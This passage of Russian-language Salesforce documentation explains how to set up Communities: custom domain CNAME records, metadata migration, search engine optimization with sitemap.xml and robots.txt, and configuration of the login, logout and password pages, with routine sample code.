- Имена доменов, добавленные перед выпуском Summer'13, обычно используют запись CNAME, указывающую на полностью определенное имя домена, дополненное компонентом `.live.siteforce.com` взамен субдомена `force.com` организации. Например, при добавлении домена `www.primer.ru` перед выпуском Summer'13 протокол HTTPS может использоваться только при наличии целевой записи CNAME, указывающей на `www.primer.ru.live.siteforce.com` взамен `primer.force.com`.
- Имена доменов, добавленные во время или перед выпуском Summer'13, не используют 18-значный код организации в целевой записи CNAME.

- Имена доменов, добавленные во время или после выпуска Summer'13, уже указывают на соответствующую область для настройки протокола HTTPS в настраиваемом домене.
- Имена доменов, добавленные во время или после выпуска Winter'14, используют запись CNAME, указывающую на полностью определенное имя домена, дополненное 18-значным кодом организации и компонентом `.live.siteforce.com`. Например, при добавлении домена `www.primer.ru`, имя которого дополняется 18-значным кодом организации (`00dxx0000001ggxeay`), целевая запись CNAME выглядит следующим образом: `www.primer.ru.00dxx0000001ggxeay.live.siteforce.com`.

СМ. ТАКЖЕ:

Управление доменами

Управление доменами и настраиваемыми URL-адресами

Добавление домена

Добавление поля глобального поиска в настраиваемый верхний колонтитул HTML сообщества

При наличии верхнего колонтитула HTML сообщества Salesforce не отображают поле глобального поиска. Чтобы воспользоваться данной функцией поиска, дополните настраиваемый верхний колонтитул специальной формой.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. Дополните настраиваемый верхний колонтитул HTML формой, аналогичной форме ниже.

```
<form action="/<community name>/search/SmartSearch" method="get">
  <input id="phSearchInput" type="text" name="str"/>
  <input type="submit" value="Search"/>
</form>
```

2. Замените компонент *<community name>* уникальным значением, которое использовалось для URL-адреса при создании сообщества.

   Например, при назначении URL-адресу сообщества уникального значения *customers* форма будет выглядеть следующим образом:

```
<form action="/customers/search/SmartSearch" method="get">
  <input id="phSearchInput" type="text" name="str"/>
  <input type="submit" value="Search"/>
</form>
```

Выбор целевой вкладки

При использовании шаблона «Вкладки Salesforce + Visualforce» система позволяет выбрать целевую вкладку в сообщество.

Откройте «Рабочее пространство сообщества» или «Управление сообществом». Перейдите на **вкладки** > **«Администрирование»**, первая вкладка в списке «Выбранные вкладки» — это целевая страница.

В сообществе есть несколько вариантов для целевой вкладки, и необходимо выбрать ту, которая наиболее соответствует потребностям членов.

- Вкладка Chatter: если вы выберете эту вкладку, лента будет первым, что увидят члены при входе в систему. Этот вариант хорош для сообществ, где люди проводят много времени в Chatter и не нуждаются в настраиваемой домашней странице с дополнительными компонентами. Также можно переименовать вкладку Chatter.
- Вкладка «Начальная страница»: если вы выберете эту вкладку для вашей организации, вкладка «Начальная страница Salesforce» это первое, что увидят члены при входе в систему. Компоненты, отображаемые на вкладке, были добавлены на начальной странице администратором. Это хороший вариант, если вы не используете Chatter или не хотите просматривать начальную страницу на основе ленты.
- Настройка вкладки Visualforce: выбор этой опции позволяет создать полностью настраиваемую целевую страницу.

Перенос сообществ из безопасной среды в производство

Чтобы правильно настроить сообщества и протестировать их работу в организации, мы рекомендуем сначала развернуть сообщества в безопасной среде. Затем с помощью Metadata API можно извлечь эти данные и перенести их в производственную среду.

Прим.: В API-интерфейсе сеть представляет сообщество.

Дополнительную информацию о Metadata API и инструкции по переносу данных см. в *руководстве разработчика Metadata API* и *руководстве по средству переноса Force.com* .

Предварительные требования

Перед переносом данных в организацию убедитесь, что

- администратор включил сообщества для организации. Чтобы включить сообщества в организации, в меню «Настройка» введите строку *«Параметры сообщества»* в поле «Быстрый поиск», выберите пункт **«Параметры сообщества»**, затем нажмите кнопку **«Включить»**. Если данный параметр не отображается, обратитесь к представителю Salesforce.

  Прим.: При включении сообществ необходимо выбрать имя домена. Убедитесь, что введено то же самое имя домена, которое использовалось в организации безопасной среды, иначе система выдаст ошибку.

Рекомендации

- Когда сообщество создано, в фоновом режиме происходит следующее.
  - Настраиваемый сайт

  Настраиваемый сайт переносится в сообщество. Проверьте XML-файл и убедитесь, что все зависимости настраиваемого сайта также перенесены. Если что-то пропущено, возможно, это придется указать в XML-файле в явной форме.
- Каждая сеть имеет свое уникальное имя и префикс пути URL-адреса. При извлечении сети создается файл. Имя файла присваивается в соответствии с именем сети. Во время переноса API-интерфейс смотрит на имя файла и, если этот файл уже существует, обновляет сообщество. Если файла не существует, API-интерфейс создает новое сообщество. Если кто-либо изменяет имя сообщества в безопасной среде, а затем пытается перенести данные, система выдаст ошибку, так как API-интерфейс будет пытаться создать новое сообщество с существующим префиксом пути.
- Когда профили перенесены, пользователи добавляются в сообщество в производственной организации. Затем участникам отправляются сообщения электронной почты так же, как для нового сообщества.

Пример шаблона

Следующий шаблон содержит все поля, которые были перенесены посредством Metadata API.

```
<Network xmlns="http://soap.sforce.com/2006/04/metadata">
    <changePasswordEmailTemplate>unfiled$public/
CommunityChangePasswordEmailTemplate</changePasswordEmailTemplate>
    <emailSenderAddress>admin@yourorg.com</emailSenderAddress>
    <emailSenderName>Admin User</emailSenderName>
    <forgotPasswordEmailTemplate>unfiled$public/
CommunityForgotPasswordEmailTemplate</forgotPasswordEmailTemplate>
    <invitationsEnabled>false</invitationsEnabled>
    <networkProfiles>
      <profile>
        <fullName>Admin Profile</fullName>
        <classAccesses>
          <apexClass>*</apexClass>
          <enabled><boolean></enabled>
        </classAccesses>
        <pageAccesses>
          <apexPage>*</apexPage>
          <enabled><boolean></enabled>
        </pageAccesses>
        <userLicense>Salesforce</userLicense>
      </profile>
    </networkProfiles>
    <networkTabSet>
      <defaultTab>home</defaultTab>
      <standardTabs>Chatter</standardTabs>
    </networkTabSet>
    <portal>FirstNetwork</portal>
    <sendWelcomeEmail>true</sendWelcomeEmail>
    <site>FirstNetwork</site>
    <status>UnderConstruction</status>
    <urlPathPrefix>brand</urlPathPrefix>
    <welcomeEmailTemplate>unfiled$public/
CommunityWelcomeEmailTemplate</welcomeEmailTemplate>
</Network>
```

Пример файла описания **`package.xml`**

Файл описания определяет компоненты для извлечения. Следующий пример показывает файл описания `package.xml` для извлечения всех компонентов сообщества.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
    <types>
        <members>*</members>
        <name>Network</name>
    </types>
    <types>
        <members>*</members>
        <name>CustomSite</name>
    </types>
    <types>
```

```
        <members>*</members>
        <name>CustomTab</name>
    </types>
    <types>
        <members>*</members>
        <name>CustomObject</name>
    </types>
    <types>
        <members>*</members>
        <name>ApexClass</name>
    </types>
    <types>
        <members>*</members>
        <name>ApexPage</name>
    </types>
    <types>
        <members>*</members>
        <name>ApexComponent</name>
    </types>
    <types>
        <members>*</members>
        <name>Portal</name>
    </types>
    <types>
        <members>*</members>
        <name>Profile</name>
    </types>
    <version>28.0</version>
</Package>
```

Настройка оптимизации поисковых систем для сообщества

Разрешите популярным поисковым системам (например, *Google*™ или *Bing*®) индексацию сообщества, благодаря которой клиенты, партнеры и пользователи-гости могут быстро находить нужные страницы сообщества посредством интерактивных поисков. Оптимизация поисковых систем может значительно повысить шансы обнаружения общедоступных сообществ.

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Прим.: Для сообществ, использующих шаблон Koa, Kokua и службу поддержки клиентов (Napili): при активации сообщества оно автоматически регистрируется в системе Brombone™ — службе оптимизации поисковых систем.

Для настройки оптимизации поисковых систем для сообщества важны некоторые стандартные файлы и свойства оптимизации.

sitemap.xml

Файл `sitemap.xml` содержит список URL-адресов сообщества. Поисковые системы используют данный список для поиска страниц сообщества, доступных для просмотра и индексации. Файл `sitemap.xml` создается автоматически на корневом уровне сообщества. Чтобы просмотреть карту сайта, откройте путь `https://<community_URL>/s/sitemap.xml`.

Если сообщество поддерживает несколько языков, карта сайта автоматически будет включать в себя вход для каждого поддерживаемого языка.

```
<xhtml:link rel="alternate" hreflang="language_code"
href="page_URL?language=language_code" />
```

Например, `<xhtml:link rel="alternate" hreflang="fr" href="https://mycommunity.com/s/?language=fr" />`.

Вы можете добавить файл `sitemap.xml` непосредственно в поисковые системы, например инструменты веб-мастера Google™ и инструменты веб-мастера Bing®, чтобы позволить пользователям этих систем находить содержимое в вашем сообществе.

robots.txt


Файл `robots.txt` использует правила включения и исключения для информирования поисковых роботов об областях сообщества, подлежащих индексации. Стандартный файл используется оптимизацией поисковых систем во всей сети и позволяет вам полностью контролировать содержимое, которое находят ваши пользователи в поисковых системах.

Файл `robots.txt` создается автоматически, если ваше сообщество создано на корневом уровне (без подпути в URL-адресе). Чтобы просмотреть этот файл, откройте путь `https://<community_URL>/robots.txt`.

Автоматически созданный файл позволяет полностью индексировать сообщество. Однако вы можете настроить индексацию только определенных областей, создав страницу Visualforce для использования информации.

Свойства «Заголовок страницы» и «Описание»

Теги «заголовок» и «описание» на странице `<head>` важны для оптимизации поисковых систем, поскольку они представляют заголовок ссылки и описание, которое отображается на страницах результатов поиска.



Задать заголовок и описание для стандартных страниц вашего сообщества можно в области «Менеджер страниц» конструктора сообществ. Однако такие страницы, как «Сведения о статье» и «Сведения о теме» устанавливают эти свойства динамически в зависимости от компонентов, содержащихся на странице. Например, значения заголовка и описания страницы «Сведения о статье» обновляются в соответствии с заголовком статьи и общей информации соответственно.

Создание настраиваемого файла Robots.txt для сообщества

Файл `robots.txt` использует правила включения и исключения для информирования поисковых роботов об областях сообщества, подлежащих индексации. Чтобы разрешить индексирование только определенных областей сообщества, создайте страницу Visualforce для размещения этой информации. После настройки правил поисковые системы будут использовать файл для индексации страниц сообщества.

Рекомендации по использованию оптимизации поисковой системы (SEO) в сообществе

Следуйте данным рекомендациям и советам при использовании SEO в сообществе.

Часто задаваемые вопросы по оптимизации поисковых систем для сообществ

Ответы на часто задаваемые вопросы относительно оптимизации поисковых систем в сообществе.

СМ. ТАКЖЕ:

Свойства и типы страниц в конструкторе сообщества

Создание настраиваемого файла `Robots.txt` для сообщества

Файл `robots.txt` использует правила включения и исключения для информирования поисковых роботов об областях сообщества, подлежащих индексации. Чтобы разрешить индексирование только определенных областей сообщества, создайте страницу Visualforce для размещения этой информации. После настройки правил поисковые системы будут использовать файл для индексации страниц сообщества.

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания страницы Visualforce и файла robots.txt для сообщества:

- Создание и настройка сообществ

Ваш настраиваемый файл `robots.txt` должен содержать путь к автоматически создаваемой карте сайта, например: `https://<community_URL>/s/sitemap.xml`. Файл `robots.txt` размещается на корневом уровне сообщества.

Ниже приведен пример страницы Visualforce, использующей правила индексации для сообщества.

```
<apex:page contentType="text/plain">
User-agent: *
Disallow: /   # hides everything from ALL bots
Allow: /<path-prefix-1>/s  # add path you want to open to bots
Allow: /<path-prefix-2>/s  # add path you want to open to bots
Sitemap: http://<community_URL>/s/sitemap.xml
Sitemap: http://<community_URL>/<sub_path>/s/sitemap.xml
</apex:page>
```

Прим.: Разрешается использовать несколько сообществ, каждому из которых доступны разные подпути. Помните, что все они используют один файл. Убедитесь, что правила индексации принимают во внимание страницы всех сообществ. Страница Visualforce, содержащая сведения о файле robots.txt, должна располагаться внутри сообщества без имени подпути, то есть на корневом уровне.

Создание и использование настраиваемого файла `robots.txt`

1. Создайте список правил включения и исключения для разных областей сообщества, которые должны быть доступны или скрыты от поисковых систем. Сохраните данную информацию в текстовом файле.
2. Введите строку «*Страницы Visualforce*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Страницы Visualforce»** и щелкните **«Создать»**, чтобы создать новую страницу Visualforce. Введите любое имя (например, «`robots`»).
3. Вставьте список правил индексации на страницу Visualforce. Финальное содержимое должно напоминать пример выше и по мере необходимости может использовать большее количество правил.
4. Нажмите кнопку **«Сохранить»**.

5. В меню «Рабочее пространство сообщества» или «Управление сообществом» выберите пункты **«Администрирование»** > **«Страницы»** и нажмите **«Перейти к Force.com»**. Нажмите кнопку **«Правка»** на странице сведений о сайте.
6. Введите имя созданной страницы Visualforce в поле **«Robots.txt сайта»** или щелкните  для поиска нужного файла.
7. Нажмите кнопку **«Сохранить»**.
8. При необходимости отправьте файл `sitemap.xml` прямо в поисковые системы. Например, отправьте файл в поисковые системы Инструменты веб-мастера Google™ и Инструменты веб-мастера Bing® для предоставления пользователям возможности обнаружения содержимого в сообществе.

Чтобы убедиться, что файл `robots.txt` доступен для поисковых роботов, откройте путь `https://<community_URL>/robots.txt`. Чтобы просмотреть карту сайта, аналогично откройте путь `https://<community_URL>/s/sitemap.xml`.

СМ. ТАКЖЕ:

Настройка оптимизации поисковых систем для сообщества

Рекомендации по использованию оптимизации поисковой системы (SEO) в сообществе

Рекомендации по использованию оптимизации поисковой системы (SEO) в сообществе

Следуйте данным рекомендациям и советам при использовании SEO в сообществе.

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

- Не рекомендуется создавать настраиваемую карту сайта, используйте автоматически создаваемый файл `sitemap.xml`.
- Если создается настраиваемый файл `robots.txt`, убедитесь, что он указывает на автоматически создаваемую карту сайта. Например, `http://`***`<community_URL>`***`/s/sitemap.xml`.
- Если в вашей организации поддерживаются многоязычные статьи знаний, не рекомендуется заменять URL-адреса переведенных статей URL-адресами на соответствующих языках. Лучше оставить тот же URL-адрес, что и адрес статьи на основном языке.

  Если сообщество поддерживает несколько языков, карта сайта автоматически будет включать в себя вход для каждого поддерживаемого языка.

  ```
  <xhtml:link rel="alternate" hreflang="language_code"
  href="page_URL?language=language_code" />
  ```

- Используя менеджер страниц, убедитесь что поля страницы «Заголовок» и «Описание» имеют содержательные значения (если предусмотрено). Заголовок страницы используется для вкладки обозревателя или окна, результатов поисковой системы и закладок. Содержимое поля «Описание» отображается в результатах поисковой системы, что позволяет быстро определить необходимость данной страницы.
- Прежде чем передавать файл `sitemap.xml` для просмотра поисковыми системами, перейдите к `https://<community_URL>/s/sitemap.xml` в качестве непроверенного пользователя. (Предлагаем использовать режим инкогнито для обозревателя Google Chrome.) Убедитесь, что URL-адреса, указанные в карте сайта, доступны для пользователей-гостей.

Если URL-адрес ошибочно включен в список, доступный для гостей, убедитесь, что в профиле пользователя-гостя включены надлежащие полномочия, а организация настроена корректно. Например, чтобы предотвратить включение URL-адресов страниц сведений об обращениях, введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка». Затем нажмите кнопку **«Правка»** и для параметра «Стандартный внутренний доступ» обращения установите *«Частный»*.

- Рекомендация для оптимизации поисковой системы: переадресация HTTP-запросов на HTTPS. Поэтому рекомендуем не отключать параметр **«Требовать безопасные подключения (HTTPS)»** на странице сведений о сайте. Чтобы проверить наличие флажка, на странице «Управление сообществом» последовательно выберите пункты **«Администрирование»** > **«Страницы»** > **«Перейти к Force.com»**.
- 301 переадресация — это отличный способ обеспечить адресацию пользователей и поисковых систем на правильную страницу. Например, для URL-адреса `www.my_community.com` рекомендуем создать переадресацию на `my_community.com`. Настройку переадресации можно выполнить совместно с DNS-провайдером.

СМ. ТАКЖЕ:

Настройка оптимизации поисковых систем для сообщества

Свойства и типы страниц в конструкторе сообщества

Часто задаваемые вопросы по оптимизации поисковых систем для сообществ

Ответы на часто задаваемые вопросы относительно оптимизации поисковых систем в сообществе.

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Почему файл `sitemap.xml` ссылается на другие карты сайта?

Автоматически создаваемый файл `sitemap.xml` — это индексный файл с перечислением других карт сайта. Файл `sitemap.xml` может содержать только ограниченное количество URL-адресов, поэтому если ваше сообщество содержит много URL-адресов карт сайта, они разбиваются на несколько файлов карт сайта меньшего размера.

Включает ли карта сайта URL-адреса страниц объекта Salesforce, входящих в шаблон моего сообщества?

Если вы создали страницу сведений для объекта и включили для него полномочие «Чтение» в профиле пользователя-гостя, URL-адреса страниц объекта войдут в карту сайта.

Содержит ли карта сайта URL-адреса настраиваемых страниц объектов, созданных мной?

Если вы создали страницу сведений для объекта и включили для него полномочие «Чтение» в профиле пользователя-гостя, URL-адреса страниц сведений войдут в карту сайта. Однако URL-адреса страниц списков и связанных списков в карту не включаются.

Как из карты сайта исключить URL-адреса сведений об обращении и сделать так, чтобы они не отображались в результатах поисковой системы?

Чтобы URL-адреса сведений об обращении не входили в карту сайта, введите *«Параметры общего доступа»* в поле «Быстрый поиск» меню «Настройка». Затем нажмите кнопку **«Правка»** и для параметра «Стандартный внутренний доступ» обращения установите *«Частный»*.

Почему когда я перехожу по ссылке `https://`*<community_URL>*`/robots.txt`, автоматически созданный файл `robots.txt` не отображается?

Чтобы автоматически созданный файл `robots.txt` отображался, сообщество должно располагаться на корневом уровне вашего настраиваемого URL-адреса. Если у вас нет настраиваемого URL-адреса и вы используете домен *.force.com, для отображения файла `robots.txt` у сообщества не должно быть префикса пути.

Как переопределить содержимое файла `robots.txt`?

Файл `robots.txt` можно переопределить, создав страницу Visualforce для хранения информации.

Могу ли я удалить элемент `/s/` из стандартного URL-адреса сообщества?

Нет, элемент `/s/` необходим для стандартного URL-адреса сообщества.

Перезаписывается ли URL-адрес для создания поддерживаемых настраиваемых URL-адресов за счет клиента?

Нет, на сегодняшний день перезапись URL-адреса доступна только для сообществ, созданных на основе шаблонов.

Имеется ли свой URL-адрес у каждой статьи?

Да, у каждой статьи, которая отображается на странице сведений о статье, есть свой URL-адрес, получаемый из поля «Имя `URL`-адреса» статьи знаний.

Если в вашей организации поддерживаются многоязычные статьи знаний, не рекомендуется заменять URL-адреса переведенных статей URL-адресами на соответствующих языках. Лучше оставить тот же URL-адрес, что и адрес статьи на основном языке.

Могу ли я добавлять названия и описания к статьям в целях оптимизации поисковых систем?

Каждая статья знаний содержит поля «Имя `URL`-адреса», «Название» и «Резюме». Когда статья отображается на странице сведений о статье в конструкторе сообществ, эти поля используются для ввода URL-адреса страницы и тегов «название» и «описание» на странице `<head>` соответственно.

Теги «заголовок» и «описание» на странице `<head>` важны для оптимизации поисковых систем, поскольку они представляют заголовок ссылки и описание, которое отображается на страницах результатов поиска.

СМ. ТАКЖЕ:

Настройка оптимизации поисковых систем для сообщества

Управление входом, самостоятельной регистрацией и паролями для сообщества

Настройте стандартные страницы входа, выхода, управления паролями и самостоятельной регистрации для сообщества или настройте их алгоритмы посредством страниц Apex и Visualforce или конструктора сообществ (Site.com Studio).

По умолчанию каждое сообщество поддерживает стандартные страницы входа, управления паролями и самостоятельной регистрации, а также связанные контроллеры Apex, реализующие данные функциональные возможности. Чтобы создать настраиваемый фирменный стиль и изменить стандартный алгоритм, воспользуйтесь Visualforce, Apex или конструктором сообществ (Site.com Studio).

- Настройка фирменного стиля стандартной страницы входа.
- Настройка интерфейса входа путем изменения алгоритма стандартной страницы входа, использования настраиваемой страницы входа и поддержки других поставщиков проверки подлинности.
- Перенаправление пользователей на другой URL-адрес при выходе.
- Использование настраиваемых страниц изменения и восстановления пароля.
- Настройка самостоятельной регистрации для нелицензированных пользователей-гостей сообщества.

Оформление страницы входа сообщества в фирменном стиле

При выборе шаблона «Вкладки Salesforce + Visualforce» система позволяет добавлять логотип компании и настраиваемый текст нижнего колонтитула на стандартную страницу входа, поддерживаемую сообществом.

Перенаправление участников сообщества на настраиваемый URL-адрес при выходе

Система позволяет задавать URL-адрес, на который должны перенаправляться участники сообщества, выполняющие выход из сообщества.

Использование настраиваемых страниц изменения и восстановления пароля в сообществе

Рекомендуем использовать настраиваемую страницу конструктора сообществ или Visualforce вместо стандартных страниц изменения и восстановления пароля.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- Создание и настройка сообществ

  И

  Является участником сообщества.

Оформление страницы входа сообщества в фирменном стиле

При выборе шаблона «Вкладки Salesforce + Visualforce» система позволяет добавлять логотип компании и настраиваемый текст нижнего колонтитула на стандартную страницу входа, поддерживаемую сообществом.

Цвета фона верхнего колонтитула и страницы, используемые стандартной страницей входа, наследуются от цветовой схемы фирменного стиля сообщества.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите пункты **«Администрирование»** > **«Вход и регистрация»** и внесите необходимые изменения в разделе «Верхний и нижний колонтитулы».
3. Загрузите логотип для верхнего колонтитула страницы входа сообщества.

   Допустимые форматы файла: GIF, JPG или PNG. Максимальный размер файла не должен превышать 100 Кб. Изображения, размер которых превышает 250 пикселов по ширине или 125 пикселов по высоте, не принимаются. Загрузка логотипа инициирует автоматическое создание папки общедоступных документов сообществ на вкладке «Документы» и его сохранение в данной папке. Создание папки является необратимым.

   Логотип верхнего колонтитула отображается в верхнем левом углу стандартной страницы входа. Кроме того, логотип используется для доступа к сообществу в приложении Salesforce1. Логотип верхнего колонтитула не отображается на настраиваемых страницах входа.
4. Введите настраиваемый текст длиною не более 120 символов для нижнего колонтитула страницы входа сообщества.

   Нижний колонтитул отображается внизу страницы входа. Данный текст нижнего колонтитула не отображается на настраиваемых страницах входа.
5. Нажмите кнопку **«Сохранить»**.

Логотип и настраиваемый текст нижнего колонтитула отображаются всем пользователям (внутренние пользователи, внешние пользователи и нелицензированные пользователи-гости) на странице входа.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- Создание и настройка сообществ

  И

  Является участником сообщества.

СМ. ТАКЖЕ:

Управление входом, самостоятельной регистрацией и паролями для сообщества

Настройка процесса входа посредством Apex

Настройка интерфейса входа сообщества

Настройте стандартный процесс входа для внешних пользователей сообщества. При необходимости воспользуйтесь настраиваемой страницей входа конструктора сообществ, Site.com Studio или Visualforce, разрешите поддержку нескольких поставщиков проверки подлинности и настройте функцию единой регистрации посредством любого шаблона.

Внешние пользователи — это пользователи с лицензиями сообщества, клиентского или партнерского портала.

- Страница входа, выбранная на странице «Рабочие пространства сообщества» или «Управление сообществом», переопределяет другие назначения страницы входа в параметрах сайта Site.com или Force.com.
- Если сообщество использует шаблон «Вкладки Salesforce + Visualforce», то страница входа, назначенная сообществу по умолчанию, называется `CommunitiesLogin`. Рекомендуем использовать Visualforce для настройки внешнего вида данной страницы.
- Если сообщество использует шаблон службы поддержки клиентов (Napili), то страница входа, назначенная сообществу по умолчанию, называется `Login`. Рекомендуем использовать конструктор сообществ для настройки ее внешнего вида.
- Чтобы обновить алгоритм входа для страниц Visualforce и конструктора сообществ, обновите контроллер Apex по имени `CommunitiesLoginController`.
- Настраиваемые страницы конструктора сообществ могут быть назначены сообществу только после публикации. Чтобы использовать настраиваемую страницу входа, измените контроллер Apex с именем `CommunitiesLoginController` и метод Apex с именем `Site.login()`.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- Создание и настройка сообществ

  И

  Является участником сообщества.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите пункты **«Администрирование»** > **«Вход и регистрация»** и внесите необходимые изменения в разделе «Вход».
3. При необходимости выберите настраиваемую страницу входа для сообщества. Выберите тип страницы (**«Конструктор сообществ»** или **«Visualforce»**), введите имя страницы в поле поиска и щелкните значок  . Чтобы выбрать страницу, щелкните имя нужной страницы в окне результатов поиска.

   Совет: Чтобы восстановить стандартную страницу входа для шаблона сообщества, выберите **«Стандартная страница»**.

4. Или установите флажок Разрешить внутренним пользователям входить напрямую в сообщество. Этот параметр позволяет внутренним пользователям использовать свои внутренние имя пользователя и пароль на странице входа в сообщество.

   Внутренние пользователи должны состоять в сообществе, чтобы иметь возможность напрямую использовать страницу входа сообщества. После входа внутренний пользователь попадает на начальную страницу сообщества.

5. Выберите, какие варианты входа следует показывать.

   По умолчанию пользователи выполняют вход в сообщество посредством стандартных имен пользователей и паролей для сообщества. Чтобы разрешить пользователям выполнение входа посредством других регистрационных данных (например, Facebook©, Janrain© или регистрационные данные Salesforce из другой организации), выберите нужных поставщиков проверки подлинности из списка.

Важное замечание: Настройте данные параметры поставщика проверки подлинности перед их использованием для входа в сообщество. Введите строку *«Поставщики проверки подлинности»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Поставщики проверки подлинности»**.

6. При необходимости разрешите внешним пользователям выполнять вход посредством единой регистрации SAML.

   Данный параметр доступен только при успешной настройке SAML для сообщества на странице 4113.

   - Параметры SAML для единой регистрации, разрешающей входить в систему Salesforce посредством корпоративного поставщика удостоверений. Обратите внимание, что поле «URL-адрес входа для поставщика удостоверений» является обязательным.
   - Настраиваемое имя домена, изменяющее URL-адреса приложения для всех страниц, включая страницы входа. Чтобы включить функцию «Мой домен», обратитесь в службу поддержки.

   Чтобы обеспечить настройку поддержки нескольких конфигураций единой регистрации SAML, введите строку *«Параметры единой регистрации»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Параметры единой регистрации»** и нажмите кнопку **«Включить несколько конфигураций»**. Если данный флажок устанавливается после включения поддержки SAML, то текущая конфигурация SAML начинает автоматически поддерживать разные конфигурации.

   Пользователям отображается параметр **«Вход посредством единой регистрации»**. При поддержке нескольких параметров единой регистрации SAML каждая кнопка входа отображает метку, содержащую поле «Имя» конфигурации SAML.

7. Нажмите кнопку **«Сохранить»**.

Прим.: Переименование или удаление стандартной страницы входа может инициировать возникновение ошибок при выполнении стандартного потока входа в сообщество.

СМ. ТАКЖЕ:

Управление входом, самостоятельной регистрацией и паролями для сообщества

Настройка процесса входа посредством Apex

При необходимости предоставьте внешним участникам сообщества доступ к настраиваемой странице входа, применяющей оформление и фирменный стиль организации. Рекомендуем использовать Visualforce и Apex для настройки страницы `CommunitiesLogin` и `CommunitiesLoginController` или создания собственной страницы Visualforce.

Чтобы перенаправить со стандартной страницы входа сообщества на настраиваемую страницу входа, выполните указанные ниже действия.

1. Введите строку *«Классы Apex»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Классы Apex»**.
2. Щелкните ссылку **«Правка»** напротив `CommunitiesLoginController`.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования страниц Visualforce:

- «Настройка приложения»

Для редактирования классов Apex:

- Автор Apex

  И

  «Настройка приложения»

3. Добавьте код ниже.

```
global PageReference forwardToCustomAuthPage() {
       String startUrl = System.currentPageReference().getParameters().get('startURL');

        return new PageReference(Site.getPathPrefix() + '/SiteLogin?startURL=' +
EncodingUtil.urlEncode(startURL, 'UTF-8'));
    }
```

4. При создании настраиваемой страницы входа замените `SiteLogin` именем страницы Visualforce.
5. Нажмите кнопку **«Сохранить»**.
6. Щелкните ссылку **«Правка»** напротив `CommunitiesLandingController`.
7. Добавьте код ниже.

```
public PageReference forwardToCustomAuthPage() {
       String startUrl = System.currentPageReference().getParameters().get('startURL');

        return new PageReference(Site.getPathPrefix() + '/SiteLogin?startURL=' +
EncodingUtil.urlEncode(startURL, 'UTF-8'));
    }
```

8. При создании настраиваемой страницы входа замените `SiteLogin` именем страницы Visualforce.
9. Нажмите кнопку **«Сохранить»**.
10. В настройке введите строку *«Страницы `Visualforce`»* в поле «Быстрый поиск», затем выберите **«Страницы Visualforce».**
11. Щелкните ссылку **«Правка»** напротив `CommunitiesLogin`.
12. Добавьте фрагмент ниже в первую строку кода.

```
action="{!forwardToCustomAuthPage}"
```

13. Нажмите кнопку **«Сохранить»**.
14. Щелкните ссылку **«Правка»** напротив `CommunitiesLanding`.
15. Добавьте фрагмент ниже в первую строку кода.

```
action="{!forwardToCustomAuthPage}"
```

16. Нажмите кнопку **«Сохранить»**.

Перенаправление участников сообщества на настраиваемый URL-адрес при выходе

Система позволяет задавать URL-адрес, на который должны перенаправляться участники сообщества, выполняющие выход из сообщества.

По умолчанию участники сообщества, выполняющие выход, перенаправляются на страницу входа сообщества. При необходимости выберите другую область для перенаправления (например, корпоративный веб-сайт).

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите пункты **«Администрирование» «Вход и регистрация»**.
3. Введите нужный URL-адрес в разделе «Выход».
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Управление входом, самостоятельной регистрацией и паролями для сообщества

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- Создание и настройка сообществ

  И

  Является участником сообщества.

Использование настраиваемых страниц изменения и восстановления пароля в сообществе

Рекомендуем использовать настраиваемую страницу конструктора сообществ или Visualforce вместо стандартных страниц изменения и восстановления пароля.

Страница восстановления пароля может быть настроена посредством конструктора сообществ или Visualforce. Настраиваемая страница восстановления пароля конструктора сообществ может использоваться только после ее публикации в конструкторе сообществ.

Страница изменения пароля может быть настроена только посредством Visualforce.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите пункты **«Администрирование» «Вход и регистрация»**.
3. Выберите нужный тип страницы: **«Конструктор сообществ»** или **«Visualforce»**.
